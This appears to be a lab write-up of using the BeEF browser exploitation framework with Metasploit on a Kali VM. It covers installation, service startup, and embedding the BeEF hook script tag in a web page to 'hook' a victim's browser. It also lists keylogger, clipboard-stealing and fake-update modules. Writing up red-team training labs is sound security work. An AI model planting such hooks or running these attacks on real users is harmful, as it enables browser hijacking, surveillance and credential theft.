Tool Name:
BeEF (Browser Exploitation Framework) + msfvenom

Description:
A penetration testing combo used to exploit browser vulnerabilities (via BeEF) and deliver custom payloads (via msfvenom) to gain access or execute commands on the target system.

What Is This Tool About?
BeEF hooks a browser using XSS, then exploits the victim through browser-based modules. msfvenom is used to generate payloads (e.g., reverse shells) for post-exploitation access.

Key Characteristics / Features:
Browser hooking via XSS

Full control over victim browser

Live session tracking

Supports social engineering modules

Custom payload delivery (via msfvenom)

Works on LAN and WAN

Meterpreter support

Command execution via browser

Payload obfuscation support

Multiplatform payloads (Windows/Linux/macOS)

Fake update delivery (Flash, PDF, etc.)

Automation via RESTful API

Works with Kali Linux, ParrotOS, etc.

Real-time command execution

Multi-browser support (Chrome, Firefox, Edge)

🔧 Types / Modules Available:
Fake Flash Update (Social Engineering)

Webcam Snapper

Keylogger Injection

Java Applet Attack

ClickJacking Module

Custom Script Injection

Browser Fingerprinting

Command Execution Shell

Payload Dropper

Clipboard Stealer

How Will This Tool Help?
Exploits browser-based sessions post-XSS


Drops and executes backdoors or reverse shells

Acts as a foothold into internal networks

Helps simulate phishing/drive-by download attacks


Offers red teams realistic attack scenarios

**Proof of Concept (PoC) Images:
1)Installing Beef-xss



kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
417 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(kali㉿kali)-[~]
└─$ sudo apt install beef-xss
beef-xss is already the newest version (0.5.4.0+git20250422-0kali1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 417

┌──(kali㉿kali)-[~]
└─$ 
```

2)Starting beef-xss


kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help

```
┌──(root㉿kali)-[~]
└─# beef-xss
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
     Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
     Active: active (running) since Fri 2025-07-25 06:04:49 EDT; 5s ago
 Invocation: 687ebe2afc8648e1b4026db1b56366f4
   Main PID: 2412 (ruby)
      Tasks: 10 (limit: 2208)
     Memory: 211.4M (peak: 211.6M)
        CPU: 4.943s
     CGroup: /system.slice/beef-xss.service
             ├─2412 ruby ./beef
             └─2457 node /tmp/execjs20250725-2412-qju0bfjs

Jul 25 06:04:49 kali systemd[1]: Started beef-xss.service - beef-xss.
Jul 25 06:04:53 kali beef-include-vendor[2412]: [ 6:04:52][*] Browser Exploitation Framework (BeEF) 0.5.4.0
Jul 25 06:04:53 kali beef-include-vendor[2412]: [ 6:04:52]    |   Twit: @beefproject
Jul 25 06:04:53 kali beef-include-vendor[2412]: [ 6:04:52]    |   Site: https://beefproject.com
Jul 25 06:04:53 kali beef-include-vendor[2412]: [ 6:04:52]    |_  Wiki: https://github.com/beefproject/beef/wiki
Jul 25 06:04:53 kali beef-include-vendor[2412]: [ 6:04:52][*] Project Creator: Wade Alcorn (@WadeAlcorn)
Jul 25 06:04:53 kali beef-include-vendor[2412]: [ 6:04:52][*] BeEF is loading. Wait a few seconds ...

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1 ...

┌──(root㉿kali)-[~]
```


kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
BeEF Authentication — Mozilla Firefox
BeEF Authentication
127.0.0.1:3000/ui/authentication
133%
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
BeEF


Authentication

Username: beef

Password: ••••


Login

3)Inititating apache server



```
┌──(root㉿kali)-[~]
└─# sudo systemctl apache2
Unknown command verb 'apache2', did you mean 'cancel'?

┌──(root㉿kali)-[~]
└─# sudo systemctl start apache2

┌──(root㉿kali)-[~]
└─# sudo systemctl status  apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: disabled)
     Active: active (running) since Fri 2025-07-25 07:28:35 EDT; 1h 15min ago
 Invocation: 565f3221cf8d459a8e9b0ba0bbc856dc
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 50591 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 50595 (apache2)
      Tasks: 7 (limit: 2208)
     Memory: 4.2M (peak: 22.8M, swap: 9.9M, swap peak: 10.1M)
        CPU: 312ms
     CGroup: /system.slice/apache2.service
             ├─50595 /usr/sbin/apache2 -k start
             ├─50606 /usr/sbin/apache2 -k start
             ├─50607 /usr/sbin/apache2 -k start
             ├─50608 /usr/sbin/apache2 -k start
             ├─50609 /usr/sbin/apache2 -k start
             ├─50610 /usr/sbin/apache2 -k start
             └─51537 /usr/sbin/apache2 -k start

Jul 25 07:28:35 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Jul 25 07:28:35 kali apachectl[50593]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'Se>
Jul 25 07:28:35 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
```


4)Creating HTML file in HTTP server



```
┌──(root㉿kali)-[~]
└─# cd /var/www/html/

┌──(root㉿kali)-[/var/www/html]
└─# ls
index.html

┌──(root㉿kali)-[/var/www/html]
└─# sudo nano index.html

┌──(root㉿kali)-[/var/www/html]
└─# 
```

5)Creating html web page and inserting a hook javascript as a malicious code

6)Open http server by using inet id through firefox



Login

User Name


Enter username

Password

Enter password

Login

7)After victim visits webpage their inet address is visible on beef-xss,which means the victim is hooked



Official website: https://beefproject.com/

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Details: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the

8)By visitng the command section You can perform metaslpoit browser_autopwn attack for that initiate msf console

9)Configure metasploit parameters by providing SRHOST id and LHOST id

10)Restarting beef-xss and metasploit after configuration

11)Now we are able to observe victims activities through session attacks which we are able to execute with help of metasploit

15-Liner Summary:
Hook browsers via XSS

Control hooked clients

Execute JS in victim browser

Deliver payload with msfvenom

Use CLI/GUI for modules

Exploit across OS (Win/Linux/Mac)

Gain Meterpreter shell

Integrate with Metasploit

Use Fake Update to trick victims

Create custom payloads

Track live browser sessions

Post-exploitation browser attacks

Simulate real-world threats

Useful for training labs

Scriptable and modular

⏱ Time to Use / Best Case Scenarios:
After identifying XSS vulnerability

During red team simulation

To test user awareness and SE defenses

For phishing campaign simulation

During penetration test PoC phase

🕵️ When to Use During Investigation:
Web-based attack vector testing

Internal security assessment

Simulated phishing & drive-by attacks

Post-XSS exploitation path

Recon and payload delivery via browsers

👨‍💻 Best Person to Use This Tool & Required Skills:
Best User: Red Team Operator / Ethical Hacker / Exploit Developer

Required Skills:

Strong knowledge of XSS and client-side scripting

Familiarity with Metasploit and msfvenom

Basic reverse shell and payload techniques

Command-line proficiency (Linux)

Understanding of social engineering vectors

🧩 Flaws / Suggestions to Improve:
No HTTPS support out of the box (manual config needed)

Real-time payload detection by AVs

Browser-based limitations (sandboxing)

Needs more encrypted payload options

Improve UI stability and client refresh rate

✅ Good About the Tool:
Easy to set up on Kali Linux

Real-world attack simulation

Powerful with msfvenom integration

Works with wide range of browsers

Excellent for PoC and training